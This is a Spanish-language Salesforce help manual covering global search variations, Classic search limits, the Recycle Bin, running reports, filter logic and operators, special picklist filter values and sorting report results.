CONSULTE TAMBIÉN

¿Por qué no puedo ver algunas funciones?

## ¿Qué variaciones del término de búsqueda veré en los resultados de búsqueda?

Los resultados de búsqueda incluyen resultados ampliados para términos relevantes o similares mediante la lematización (devuelve coincidencias para formatos raíz de la palabra), grupos de sinónimos, correcciones ortográficas y apodos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones **excepto Database.com**

### Lematización

La lematización reduce diferentes formatos reclinados de una palabra en un solo formato dependiendo del contexto. La búsqueda luego devuelve coincidencias de las formas ampliadas. Este comportamiento se aplica al tipo de palabra que está buscando. Una búsqueda de un sustantivo podría devolver coincidencias para variantes de la forma del sustantivo. Una búsqueda de un verbo podría devolver coincidencias para variantes de la forma del verbo. Por ejemplo, una búsqueda de *función* devuelve resultados para *funciones* y una búsqueda de *agregar* coincide con elementos que contienen *agrega*, *adición* y *agregado*.

Las coincidencias de las formas de un término de búsqueda tienen una calificación inferior que el término exacto en los resultados de las búsquedas.

Se admiten estos objetos.

- Caso (incluyendo comentarios)
- Noticias en tiempo real de Chatter
- Grupo de Chatter
- Archivo
- Idea (incluyendo comentarios)
- Artículo de Knowledge
- Pregunta
- Cita de servicio
- Recurso de servicio
- Territorio de servicio
- Solución
- Orden de trabajo
- Partida de orden de trabajo

Se admiten estos idiomas.

- Chino

- Danés
- Holandés
- Inglés
- Francés
- Alemán
- Italiano
- Japonés
- Coreano
- Noruego
- Portugués
- Ruso
- Español
- Sueco
- Tailandés

## Grupos de sinónimos

Los grupos de sinónimos incluyen palabras o frases tratadas del mismo modo en las búsquedas. Una búsqueda de un término en un grupo de sinónimos devuelve resultados de todos los términos del grupo. Por ejemplo, una búsqueda de *USB* devuelve resultados para todos los términos en el grupo de sinónimos que incluye *USB*, *llave USB*, *lápiz USB*, y *memoria USB*.

Se admiten estos objetos.

- Caso
- Noticias en tiempo real de Chatter
- Archivo
- Artículo de Knowledge
- Idea
- Pregunta
- Cita de servicio
- Recurso de servicio
- Territorio de servicio
- Orden de trabajo
- Partida de orden de trabajo

## Corrección ortográfica

Cuando introduce un término de búsqueda que no arroja resultados debido a una ortografía incorrecta, ve resultados que coinciden con una ortografía corregida del término de búsqueda.

Nota: Existen limitaciones para la corrección ortográfica:

- No existe ninguna indicación visual cuando los resultados provienen de un término de búsqueda corregido.
- La corrección ortográfica no se lleva a cabo en consultas de búsqueda que incluyen un asterisco, como *Jo**, o que incluyen un número, como *PD2000*.

Se admiten estos objetos.

- Activo
- Archivo adjunto
- Cuenta empresarial
- Campaña
- Caso
- Noticias en tiempo real de Chatter
- Grupo de Chatter
- Contacto
- Objeto personalizado
- Archivo
- Artículo de Knowledge
- Candidato
- Nota
- Oportunidad
- Usuario
- Pregunta
- Recurso de servicio
- Territorio de servicio
- Tarea

Se admiten estos idiomas.

- Inglés

## Apodos

¿No recuerda si alguien se conoce por Alejandro o Álex? Puede buscar un nombre y los resultados devueltos incluyen las coincidencias de los apodos asociados. Por ejemplo, busca `Álex López` y ve resultados de *Alejandro López*.

Se admiten estos objetos.

- Cuenta empresarial
- Contacto
- Candidato
- Usuario

Se admiten estos idiomas.

- Inglés

## ¿Cuáles son los resultados que veo a medida que escribo en la barra de búsqueda?

A medida que escribe en el cuadro de búsqueda global, aparece una lista de registros autosugeridos para múltiples tipos de objeto. Estos resultados instantáneos le permiten acceder rápidamente a un registro antes de realizar una búsqueda completa.

Los resultados instantáneos solo aparecen para registros en objetos que se pueden buscar.

Los registros sugeridos mostrados son aquellos que vio recientemente o que incluyen el término de búsqueda que introdujo. Si no ve el registro que está buscando en los resultados instantáneos, realice una búsqueda completa para obtener más resultados.

Las palabras irrelevantes, del tipo *cómo* y *para* se incluyen en los resultados instantáneos de estos objetos.

- Cuenta
- Campaña
- Caso
- Contacto
- Contrato
- Objetos personalizados
- Aprobación
- Fondo
- Objetivo
- Candidato
- Oportunidad
- Pedido
- Premio
- Habilidad
- Tema
- Usuario

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones **excepto Database.com**

# Limitaciones de búsquedas en Salesforce Classic

Cuando utilice la búsqueda global, la búsqueda de la barra lateral, la búsqueda avanzada, las consultas estructuradas, las vistas de listas y los filtros, se aplican ciertas restricciones.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones **excepto Database.com**

## Chatter y la búsqueda global

Cuando Chatter está activado, la búsqueda global y la búsqueda de noticias en tiempo real está activada, pero la búsqueda de la barra lateral y la búsqueda avanzada están desactivadas. El administrador de su organización debe tener Chatter activado para utilizar la búsqueda global. Las opciones de búsqueda no están disponibles para usuarios de Chatter Free.

El ámbito de búsqueda no afecta a las búsquedas de noticias en tiempo real de Chatter; que incluyen coincidencias para publicaciones en todos los objetos.

## Búsqueda de la barra lateral y avanzada

La tabla describe las diferencias principales entre la búsqueda de la barra lateral y la búsqueda avanzada

| Función | Barra lateral | Avanzada |
|---|---|---|
| Ubicación | Si está disponible, se ubica en la parte izquierda de la página. El panel de la barra lateral puede personalizarse para que pueda contraerse. | Vínculo a la búsqueda avanzada dentro de la búsqueda de la barra lateral. |
| Archivos adjuntos y campos de registro | Busca todos los tipos de campo personalizado excepto para área de texto de tipo, área de texto largo y área de texto enriquecido. Los campos estándar buscado varían por objeto. No se buscan los archivos adjuntos. | Busca todos los tipos de campo personalizado. Los campos estándar buscado varían por objeto. |
| Búsquedas de objetos múltiples | Seleccione 1 objeto por el que limitar su búsqueda. Seleccione **Buscar todo** para buscar en todos los objetos que se pueden buscar por barra lateral. | Seleccione uno o más objetos por los que limitar su búsqueda. Seleccione **Buscar todo** para buscar en todos los objetos que se pueden buscar por avanzado. |
| Términos de búsqueda | Utiliza una frase para buscar y hace coincidir los términos en la secuencia exacta en la que aparecen. Por ejemplo, una búsqueda `juan ca` busca elementos como *juan casal*, pero no *juanito casal* o *juan carlos casal*. Además, se agrega un comodín final a los términos de búsqueda. Por ejemplo, *Juan Casal**. | Utiliza una búsqueda de palabras separadas para los campos en los que se puede buscar dentro de un registro. Por ejemplo, si busca `juan casal`, se devuelven elementos con *Juan casal*, además de un contacto llamado Juan Galante cuya dirección de correo electrónico es jgalante@casal.com. |
| Búsqueda de apodos | No incluye resultados de apodos. | Incluye los resultados de apodos. |
| Corrección ortográfica | No disponible. | Disponible. Cuando introduce un término de búsqueda que no arroja resultados debido a una ortografía incorrecta, ve resultados que coinciden con una ortografía corregida del término de búsqueda. La disponibilidad de la corrección ortográfica varía por objeto. |

## Consultas estructuradas basadas en criterios múltiples

Para buscar registros basados en una consulta estructurada, como cuentas en una cierta área u oportunidades abiertas dentro de una empresa, utilice una vista de lista, un informe o un panel.

## Limitar a los elementos que poseo

Cuando se selecciona **Limitar a los elementos que poseo**, los resultados de la búsqueda no devolverán registros de activos, ideas, facturas, pedidos, preguntas, presupuestos, respuestas y registros de usuarios porque estos registros no tienen propietarios.

## Filtros

Su administrador determina los campos de filtro disponibles en un formato de búsqueda. Los filtros de búsqueda no están disponibles en los Portales de clientes o en los portales de socios.

Al filtrar los resultados de búsqueda, el operador se seleccionará automáticamente según el tipo de campo. Salvo mención expresa, todos los campos utilizan el operador contiene. Los campos de numeración automática y de teléfonos utilizan el operador contiene porque pueden contener caracteres no numéricos. El operador = (igual) se utiliza con estos tipos de campos.

- Fechas
- Números, excepto los campos de numeración automática o de teléfonos
- Id. de registro

El uso explícito del operador OR sólo es compatible en campos numéricos. Excepto en campos numéricos, las comas se utilizan como operadores OR en los filtros de resultados de búsqueda. Por ejemplo, si introduce acme, california en el campo de filtro Nombre de la cuenta, sus resultados incluirán nombres de cuentas con acme o california. En los campos numéricos en los que una coma puede formar parte de un número, las comas no se tratan como operadores OR, por lo que introduzca de manera explícita el operador OR.

Si se especifican varios criterios, el resultado incluirá solamente aquellos registros que los cumplan todos. Por ejemplo, si introduce acme, california en el campo de filtro Nombre de la cuenta, sus resultados incluirán nombres de cuentas con acme y california.

No incluya http:// o https:// en criterios de filtro de URL para evitar recibir resultados inesperados. Si introduce valores en un campos URL y guarda los registros, Salesforce agrega http:// a cualquier URL que no comience por http:// o https://. La parte agregada http:// no se almacena en la base de datos. Por ejemplo, si introduce salesforce.com en el campo Sitio Web y guarda el registro, el campo Sitio Web muestra http://salesforce.com, pero el valor almacenado es salesforce.com. Por lo tanto, si introduce http://salesforce.com en el campo de filtro Sitio Web, sus resultados no incluyen su registro.

Uso de la papelera

# Uso de la papelera

El vínculo **Papelera** de la barra lateral le permite ver y restaurar registros eliminados recientemente durante 15 días, antes de que se eliminen de forma permanente. El límite de registros de su papelera es 25 veces los megabytes (MB) de su almacenamiento. Por ejemplo, si su organización tiene 1 GB de almacenamiento, su límite es 25 veces 1.000 MB o 25.000 registros. Si su organización alcanza el límite de la papelera, Salesforce elimina automáticamente los registros más antiguos, siempre que hayan permanecido en la Papelera durante al menos dos horas.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para ver y recuperar los registros eliminados:
- "Leer" en los registros de la papelera

Para ver y recuperar registros eliminados por otros usuarios:
- "Modificar todos los datos"

Para recuperar etiquetas públicas eliminadas:
- "Gestor de etiquetas"

Para depurar la papelera:
- "Modificar todos los datos"

## Visualización de elementos en la papelera

Seleccione **Mi papelera** en la lista desplegable para ver solo los elementos eliminados. Los administradores y los usuarios con permiso "Modificar todos los datos" pueden seleccionar **Toda la papelera** para ver todos los datos eliminados en toda la organización. En Personal Edition la opción **Toda la papelera** muestra todos los elementos eliminados.

## Búsqueda de elementos en la papelera

1. Seleccione **Mi papelera** o **Toda la papelera** de la lista desplegable. Si selecciona **Mi papelera**, se realizarán búsquedas para encontrar coincidencias únicamente en los elementos que haya eliminado.
2. Introduzca los términos de la búsqueda. Los términos de búsqueda son tratados como palabras separadas mediante el operador AND. Por ejemplo, si busca *juan casal*, se devuelven elementos con *juan* y *casal* juntos, pero no *juan galante*, cuya dirección de correo electrónico es *jgalante@casal.com*. Un carácter comodín se agrega automáticamente a los términos de búsqueda, de manera que si busca *juan*, devolverá todos los resultados con *juan* o *juanjo*. Cuando se realizan búsquedas, se rastrean coincidencias en el campo que aparece en la columna Nombre de la papelera, como `Nombre`, `Número del caso`, `Número de contrato` o `Nombre del producto` en relación con un candidato.

   Nota: Algunas funciones, incluyendo lematización y sinónimos, no están disponibles en la búsqueda en la papelera.

3. Haga clic en **Buscar**.

## Visualización de elementos en la papelera

Para restaurar elementos, active la casilla ubicada al lado de los elementos que desee recuperar y haga clic en **Recuperar**. Para restaurar todos los elementos, seleccione la casilla en el encabezado de la columna y haga clic en **Recuperar**.

Cuando recupera un registro, Salesforce restaura las asociaciones de registro de los siguientes tipos de relaciones:

- Cuentas principales (como se especifica en el campo `Cuenta principal` de una cuenta)
- Casos principales (como se especifica en el campo `Caso principal` de un caso)
- Soluciones principales para soluciones traducidas (como se especifica en el campo `Solución principal` de una solución)
- Gestores de contactos (como se especifica en el campo `Supervisor` de un contacto)
- Productos relacionados con activos (como se especifica en el campo `Producto` de un activo)
- Las oportunidades relacionadas con presupuestos (como se especifica en el campo `Oportunidad` en un presupuesto)
- Todas las relaciones de búsqueda personalizadas
- Los miembros de grupo de relación de cuentas y grupos de relaciones, con algunas excepciones

- Etiquetas
- Las categorías, estado de publicación y asignaciones de un artículo

Nota: Salesforce sólo restaura relaciones de búsqueda que no se hayan sustituido. Por ejemplo, si un activo se relaciona con un producto diferente antes de recuperar el registro del producto original, esa relación entre el activo y el producto no se restaura.

### Purga de la papelera

Para eliminar permanentemente los elementos eliminados antes del periodo de 15 días, los administradores y los usuarios con permiso "Modificar todos los datos" pueden hacer clic en **Vaciar la papelera** o **Vaciar la papelera de la organización**.

CONSULTE TAMBIÉN

Eliminar registros

# Ejecución de un informe

Para ejecutar un informe, búsquelo en la ficha Informes y haga clic en el nombre del informe. La mayoría de los informes se ejecutan automáticamente al hacer clic en su nombre. Si ya está viendo un informe, haga clic en **Ejecutar informe** para ejecutarlo inmediatamente o programar futuras ejecuciones. En Lightning Experience, el botón **Ejecutar informe** solo aparece después de guardar un informe.

Si no ve ningún resultado, compruebe el informe en busca de una de las condiciones siguientes:

- El informe no ha devuelto ningún dato. Compruebe sus criterios de filtro para asegurarse de que se devuelven datos.
- Debido a la seguridad de nivel de campo, no tiene acceso a una de las agrupaciones que ha seleccionado.
- El contexto de su fórmula de resumen personalizada no coincide con la configuración del gráfico. Por ejemplo, si la fórmula se calcula para Sector, pero el gráfico no lo incluye, no se devolverá ningún resultado.
- Sus valores están fuera del rango de valores aceptables. El número máximo permitido es 999999999999999. El número mínimo permitido es -99999999999999.

Si su informe devuelve más de 2.000 registros, solo se mostrarán los 2.000 primeros. Para ver una vista completa de los resultados de informe, haga clic en **Detalles de exportación**.

Si su informe tarda más de 10 minutos en completarse, Salesforce lo cancelará. Utilice las siguientes técnicas para reducir la cantidad de datos de su informe.

- Aplique un filtro sólo para sus propios registros, en lugar de todos.
- Limite el ámbito de los datos a un rango de datos específico.
- Excluya las columnas innecesarias del informe.
- Oculte los detalles del informe.

Si su informe incluye un objeto externo, los resultados probablemente no reflejen el conjunto de datos completo. Los objetos externos son similares a objetos personalizados excepto en que se asignan a datos ubicados fuera de su organización de Salesforce. Un informe que incluye un objeto externo obtiene hasta 2.000 registros para el objeto principal y puede encontrar límites de llamadas mientras obtiene datos de objetos externos. Si el informe da como resultado pocas o ninguna fila, intente personalizar el informe para obtener filas de objetos externos más relevantes.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ejecutar informes:
- "Ejecutar informes"

Para programar informes:
- "Programar informes"

Para crear, modificar y eliminar informes:
- "Crear y personalizar informes"

  Y

  "Generador de informes"

Adición de lógica de filtro

La lógica de filtro rige cómo y cuándo se aplican los filtros a su informe.

Clasificación de los resultados de informes

Ordene un informe en función de los datos de una columna particular haciendo clic en el encabezado de esa columna. Al hacer clic en un encabezado de columna para ordenar los datos de acuerdo con esa columna en orden ascendente: el texto se ordena de A a Z, los datos numéricos se ordenan de menor a mayor y los datos de fecha y hora se ordenan de más temprano a más tarde.

Visualización de datos con paneles

Un *panel* muestra datos de informes de origen como componentes visuales, que pueden ser gráficos, indicadores, tablas o páginas de Visualforce. Los componentes proporcionan una instantánea de mediciones clave e indicadores de rendimiento para su organización. Cada panel puede tener hasta 20 componentes.

CONSULTE TAMBIÉN

La página de ejecución de informes

La página de ejecución de informes

Opciones de la página de ejecución de informes

Opciones de la página de ejecución de informes

Impresión de un informe

Clasificación de los resultados de informes

# Adición de lógica de filtro

La lógica de filtro rige cómo y cuándo se aplican los filtros a su informe.

Después de agregar un filtro a su informe, se asigna un número al filtro. Su primer filtro se convierte en Filtro 1 y su segundo filtro en Filtro 2. Aplique la lógica de filtro basándose en esos filtros numerados.

Por ejemplo, supongamos que tiene un informe de Cuentas con campos como `Estado`, `Ingresos anuales` y `Sector`. Su informe tiene estos filtros:

1. Estado incluye California, Arizona, Nevada
2. Sector igual a Banca
3. Ingresos anuales mayores de 1000000

Estos tres filtros hacen que su informe devuelva Cuentas ubicadas en California, Arizona o Nevada en el sector Banca con ingresos anuales superiores a 1.000.000 $. Pero, ¿Qué pasa si solo desea Cuentas ubicadas en California, Arizona o Nevada Y en el sector Banca O con ingresos anuales superiores a 1.000.000 $? Agregue lógica de filtro a su informe.

1. Haga clic en **Agregar** > **Lógica de filtro**.
2. Introduzca cada número de línea de filtro separado por un operador de lógica de filtro:

   Por ejemplo, **(1 y 2) O 3** encuentra registros que coinciden tanto con Filtro 1 como Filtro 2 o Filtro 3.

   A continuación, le indicamos una tabla de los operadores de lógica de filtro:

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

  Y

  "Generador de informes"

Para crear vistas de listas personalizadas:

- "Leer" en todos los registros incluidos en la lista

Para crear, modificar o eliminar vistas de listas públicas:

- "Gestionar vistas de listas públicas"

| Operador | Definición |
| --- | --- |
| **Y** | Busca registros que coincidan con ambos valores.<br>**1 Y 2** |
| **O** | Busca registros que coincidan con alguno de los dos valores.<br>**1 O 2** |
| **NOT** | Busca registros que excluya valores.<br>Por ejemplo, Filtro 1 es **Sector igual a "Biotecnología"**. Establece la lógica de filtro como **No 1**. Su informe devuelve registros que no son igual a Biotecnología. |

3. Haga clic en **Guardar**.

Ahora, su informe muestra Cuentas del sector Banca en California, Arizona y Nevada con cualquier cantidad de ingresos y cualquier Cuenta con ingresos anuales por encima de 1.000.000,00 $.

Nota:

- La lógica de filtro no está disponible para todos los filtros. Por ejemplo, no puede utilizarlas para acumular campos de resumen.
- En los informes donde el objeto A pueda tener o no tener un objeto B, no puede utilizar la condición OR para filtrar a través de varios objetos. Por ejemplo, si introduce criterios de filtro *El nombre de cuenta empieza por M o el nombre del contacto empieza por M*, se muestra un mensaje de error informándole de que sus criterios de filtro son incorrectos.
- Excepto la lógica de filtro en campos de búsqueda, no puede utilizar lógica de filtro si sus filtros de campo utilizan cualquiera de los siguientes campos:
  - Temas
  - Descripción
  - cualquier campo Línea de dirección 1, Línea de dirección 2, Línea de dirección 3
  - Categoría de la previsión
  - Campaña: Tipo de miembro
  - Usuario: Nombre del perfil
  - Estado de inicio de sesión
  - campos de área de texto largo personalizados

Referencia de operadores de filtro

El operador en un filtro es como el verbo en una frase. Los operadores especifican cómo relacionar los criterios de filtro entre sí. Consulte esta lista de operadores de filtro al configurar filtros en vistas de lista, informes, paneles y algunos campos personalizados.

Filtrado en valores de lista de selección especiales

CONSULTE TAMBIÉN

Referencia de operadores de filtro

Filtrado en valores de lista de selección especiales

Notas sobre el filtrado de tipos de campos y valores

## Referencia de operadores de filtro

El operador en un filtro es como el verbo en una frase. Los operadores especifican cómo relacionar los criterios de filtro entre si. Consulte esta lista de operadores de filtro al configurar filtros en vistas de lista, informes, paneles y algunos campos personalizados.

| Operador | Uso |
|---|---|
| igual a | Se utiliza para una coincidencia exacta. Por ejemplo, “Se crearon iguales hoy.” |
| menor que | Se utiliza para resultados que son menores al valor introducido. Por ejemplo, “Cuota inferior a 20.000” devuelve registros donde el campo de cuota oscila entre 0 y 19.999,99. |
| mayor que | Se utiliza cuando se desea obtener resultados cuyo valor sea superior al valor introducido; por ejemplo, "Cuota mayor que 20.000" muestra registros en los que el importe de la cuota comience por 20.000,01. |
| menor o igual que | Se utiliza para resultados que sean iguales o menores al valor introducido. |
| mayor o igual que | Se utiliza para resultados que sean iguales o superiores al valor introducido. |
| no igual a | Muestra resultados con valores diferentes al valor introducido. Este operador es especialmente útil para eliminar campos vacíos. Por ejemplo, “Correo electrónico no igual a <blank>.” |
| contiene | Se utiliza para campos que incluyan la cadena de búsqueda, pero a veces también podrían contener otra información. Por ejemplo, "Cuenta contiene California" encontraría Viajes California, California Pro Shop y Surf California. Tenga en cuenta que si introduce una cadena de búsqueda corta, puede coincidir con palabras más largas. Por ejemplo, "Cuenta contiene California" encontraría Viajes California, California Pro Shop y Surf California. Este operador no diferencia entre mayúsculas y minúsculas. |
| no contiene | Elimina registros que no contienen el valor que introduce. Por ejemplo, “Línea 2 de dirección postal no contiene Apartado de correos.”<br>Nota: Cuando especifique los criterios de filtro de campos de resumen, `does not contain` emplea la lógica “or” en los valores separados por comas. En las vistas de lista, informes y paneles, `does not contain` emplea la lógica “and”.<br>Este operador no diferencia entre mayúsculas y minúsculas. |
| comienza por | Se utiliza cuando se conoce cómo empieza el valor, pero no el texto exacto. Este operador limita aún más la búsqueda que “contiene”. Por ejemplo, si escribe “Cuenta empieza con California”, encuentra California Pro Shop, pero no Viajes California ni Surf California. |

| Operador | Uso |
|---|---|
| incluye | Disponible al escoger una lista de selección múltiple como campo seleccionado. Este operador permite buscar registros que incluyan uno o más de los valores introducidos.<br>Por ejemplo, si escribe "Intereses incluye hockey, fútbol, béisbol", encontrará registros en los que sólo se haya seleccionado hockey, y registros que incluyan dos o tres de los valores introducidos. Los resultados no incluyen coincidencias parciales de los valores. |
| excluye | Disponible al escoger una lista de selección múltiple como campo seleccionado. Este operador permite buscar registros que no contengan ninguno de los valores introducidos.<br>Por ejemplo, si escribe "Intereses excluye vino, golf", el informe enumerará los registros que contengan cualquier otro valor de dicha lista de selección, incluidos los valores que estén en blanco. Los resultados no incluyen coincidencias parciales de los valores. |
| entre | Solo disponible para filtros de panel. Utilizar para filtrar en intervalos de valores. Para cada intervalo, el filtro devuelve resultados superiores o iguales al valor mínimo o inferiores al valor máximo.<br>Por ejemplo, si introduce un "Número de empleados desde 100 a 500", sus resultados incluyen cuentas con 100 empleados hasta cuentas con 499 empleados. Las cuentas con 500 empleados no están incluidas en los resultados. |

## Filtrado en valores de lista de selección especiales

Al crear criterios de filtro, puede utilizar valores de lista de selección especiales para sus criterios de búsqueda. Estas listas de selección especiales tienen valores `Verdadero` o `Falso`.

Por ejemplo, para mostrar todas las oportunidades que ha ganado, introduzca *`Ganado igual a Verdadero`* como sus criterios de búsqueda. Para mostrar todas las oportunidades cerradas/perdidas, introduzca *`Cerrado igual a Verdadero`* y *`Ganado igual a Falso`*.

Nota: Si está creando criterios de filtro para un informe o vista de lista, el icono de búsqueda aparecerá automáticamente cuando decida filtrar con una de las listas de selección especiales. Haga clic en el icono de búsqueda para seleccionar el valor `Verdadero` o `Falso`. También puede introducir manualmente *`Verdadero o Falso`* en los criterios de filtro.

EDICIONES

Disponible en: Salesforce Classic

Los campos disponibles varían según la edición de Salesforce que posea.

Estos son los campos disponibles y sus valores:

| Campo de lista de selección especial | Valor | Descripción |
|---|---|---|
| Cuentas y contactos: `Es Cuenta personal` | `Verdadero` | La cuenta es una cuenta personal. Su administrador podría haber personalizado el nombre de este campo. Este campo se muestra como el icono de cuenta personal ( ). |
| | `Falso` | La cuenta es una cuenta empresarial. |
| Cuentas, candidatos y oportunidades: `Cuenta de socio` | `Verdadero` | La cuenta es una cuenta de socio o el candidato o propietario de la oportunidad es un usuario de socio. |
| | `Falso` | La cuenta no es una cuenta de socio o el candidato o propietario de la oportunidad no es un usuario de socio. |

| Campo de lista de selección especial | Valor | Descripción |
|---|---|---|
| Actividades: `Todo el día` | `Verdadero` | Solo se aplica a eventos, no tareas. El evento se marca como un evento de todo el día. |
| | `Falso` | El evento tiene una hora específica. |
| Actividades: `Cerrado` | `Verdadero` | Solo se aplica a tareas, no eventos. La tarea se ha cerrado, es decir, que el campo `Estado` de la tarea tiene el valor "Cerrado". |
| | `Falso` | La tarea sigue abierta. |
| Actividades: `Invitación de evento` (solo para informes) | `Verdadero` | Solo se aplica a eventos, no tareas. El evento es la invitación a la reunión enviada a otro usuario para un evento de múltiples participantes. |
| | `Falso` | El evento es el evento de múltiples participantes original asignado al host de evento. |
| | `Falso` | La actividad no tiene una aprobación. |
| Actividades: `Tarea` | `Verdadero` | La actividad es una tarea, no un evento. |
| | `Falso` | La actividad es un evento. |
| Campañas: `Activo` | `Verdadero` | La campaña está activa y puede seleccionarse entre varias listas de selección de campañas. |
| | `Falso` | La campaña está inactiva. |
| Casos: `Cerrado` | `Verdadero` | El caso está cerrado, es decir, que el campo `Estado` del caso tiene el valor "Cerrado". |
| | `Falso` | El caso sigue abierto. |
| Casos: `Distribuido` | `Verdadero` | El caso se ha distribuido automáticamente a través de la regla de distribución de su organización. |
| | `Falso` | El caso no se ha distribuido. |
| Casos: `Nuevo comentario de autoservicio` | `Verdadero` | El caso tiene un nuevo comentario agregado por un usuario de autoservicio. |
| | `Falso` | El caso no tiene ningún comentario de autoservicio nuevo. |
| Casos: `Abierto` (solo para informes) | `Verdadero` | El caso está abierto, es decir, que el capo `Estado` del caso tiene un valor no equivalente a "Cerrado". |
| | `Falso` | El caso se ha cerrado. |
| Casos: `Autoservicio comentado` | `Verdadero` | El caso tiene un comentario agregado por un usuario de autoservicio. |
| | `Falso` | El caso no tiene ningún comentario de autoservicio. |
| Contactos: `No recibir correos electrónicos` | `Verdadero` | El contacto no se puede incluir en una lista de destinatarios de correo electrónico masivo. |
| | `Falso` | El contacto puede recibir correo electrónico masivo. |

| Campo de lista de selección especial | Valor | Descripción |
|---|---|---|
| Contactos: `Autoservicio activo` (solo para informes) | `Verdadero` | El contacto está habilitado para iniciar sesión en su portal de autoservicio. |
| | `Falso` | El contacto no está habilitado para el autoservicio. |
| Candidatos: `Convertido` (solo para informes) | `Verdadero` | El candidato se ha convertido. |
| | `Falso` | El candidato no se ha convertido. |
| Candidatos: `No recibir correos electrónicos` | `Verdadero` | El candidato no se puede incluir en una lista de destinatarios de correo electrónico masivo. |
| | `Falso` | El candidato puede recibir correo electrónico masivo. |
| Candidatos: `No leído` | `Verdadero` | El propietario todavía no ha visto ni modificado al candidato desde que se asignó a ese usuario. |
| | `Falso` | El propietario ha visto o modificado al candidato como mínimo una vez desde su asignación. |
| Oportunidades: `Cerrado` | `Verdadero` | La oportunidad está cerrada, es decir, que el campo `Etapa` tiene un valor del tipo Cerrada/Ganada o Cerrada/Perdida. |
| | `Falso` | La oportunidad sigue abierta. |
| Oportunidades: `Primario` (solo para informes de oportunidades de socios) | `Verdadero` | El socio de la oportunidad se ha marcado como el socio principal. |
| | `Falso` | El socio de la oportunidad no se ha marcado como el socio principal. |
| Oportunidades: `Privado` | `Verdadero` | El propietario de la oportunidad ha marcado la casilla `Privado` en la página de modificación de la oportunidad. |
| | `Falso` | La casilla `Privado` de la oportunidad no está marcada. |
| Oportunidades: `Ganadas` | `Verdadero` | La oportunidad está cerrada y ganada, es decir, que el campo `Etapa` tiene un valor del tipo Cerrada/Ganada. |
| | `Falso` | La oportunidad no se ha ganado. El campo `Etapa` puede tener un valor del tipo Abierto o Cerrada/Perdida. |
| Productos: `Activo` | `Verdadero` | El producto está activo y puede agregarse a oportunidades de organizaciones con Enterprise Edition, Unlimited Edition y Performance Edition. |
| | `Falso` | El producto está inactivo y no se puede agregar a oportunidades. |
| Producto: `Tiene programación de cantidades` | `Verdadero` | El producto tiene una programación de cantidades predeterminada. |
| | `Falso` | El producto no tiene una programación de cantidades predeterminada. |
| Producto: `Tiene programación de ingresos` | `Verdadero` | El producto tiene una programación de ingresos predeterminada. |

| Campo de lista de selección especial | Valor | Descripción |
|---|---|---|
| | `Falso` | El producto no tiene una programación de ingresos predeterminada. |
| Soluciones: `Visible en el portal de autoservicio` | `Verdadero` | La solución se ha marcado como `Visible en el portal de autoservicio` y es visible para usuarios del portal de autoservicio. |
| | `Falso` | La solución no se ha marcado como `Visible en el portal de autoservicio` y no es visible para usuarios del portal de autoservicio. |
| Soluciones: `Revisado` | `Verdadero` | La solución se ha revisado, es decir, que el campo `Estado` de la solución tiene el valor "Revisado". |
| | `Falso` | La solución no se ha revisado. |
| Soluciones `Caducado` | `Verdadero` | La solución traducida no se ha actualizado para que coincida con la solución principal con la que está asociada. |
| | `Falso` | La solución traducida se ha actualizado para que coincida con la solución principal con la que está asociada. |
| Usuarios: `Activo` | `Verdadero` | El usuario está activo y puede iniciar sesión. |
| | `Falso` | El usuario está inactivo y no puede iniciar sesión. |
| Usuarios: `Usuario fuera de línea` | `Verdadero` | El usuario tiene acceso para utilizar Connect Offline. |
| | `Falso` | El usuario no tiene permiso para utilizar Connect Offline. |
| Usuarios: `Usuario de marketing` | `Verdadero` | El usuario puede gestionar campañas. |
| | `Falso` | El usuario no puede gestionar campañas. |
| Usuario: `Es socio` | `Verdadero` | El usuario es un usuario de socio. |
| | `Falso` | El usuario no es un usuario de socio. |

Nota: Las listas de selección especiales que podrá ver son solo las que estén visibles en su formato de página y la configuración de seguridad a nivel de campo.

# Clasificación de los resultados de informes

Ordene un informe en función de los datos de una columna particular haciendo clic en el encabezado de esa columna. Al hacer clic en un encabezado de columna para ordenar los datos de acuerdo con esa columna en orden ascendente: el texto se ordena de A a Z, los datos numéricos se ordenan de menor a mayor y los datos de fecha y hora se ordenan de más temprano a más tarde.

- Para invertir el orden, haga clic en el encabezado de la columna por segunda vez.
- Si el encabezado de informe flotante se activa para su organización, el comportamiento de clasificación el ligeramente distinto.

  Cuando los usuarios ordenan los datos haciendo clic en un encabezado de informe flotante, el informe se actualiza y redirige a los usuarios al principio de los resultados de informe.
- En un informe con múltiples niveles de agrupación, puede ordenar por el valor de resumen que define cada agrupación.
  Por ejemplo, Elija un informe Oportunidades agrupado por tipo de empresa. Cada agrupación de `Tipo` es a su vez agrupada por `Etapa` y cada agrupación de `Etapa` es agrupada por `Fuente de candidatos`. Ahora puede ordenar las agrupaciones de `Tipo` por importe, la agrupación de `Etapa` por etapas y la agrupación de `Fuente de candidatos` por recuento de registros.


EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ordenar los resultados de un informe:
- "Ejecutar informes"




CONSULTE TAMBIÉN

Generación de un informe nuevo

Subtotalización de los resultados de informes

# Visualización de datos con paneles

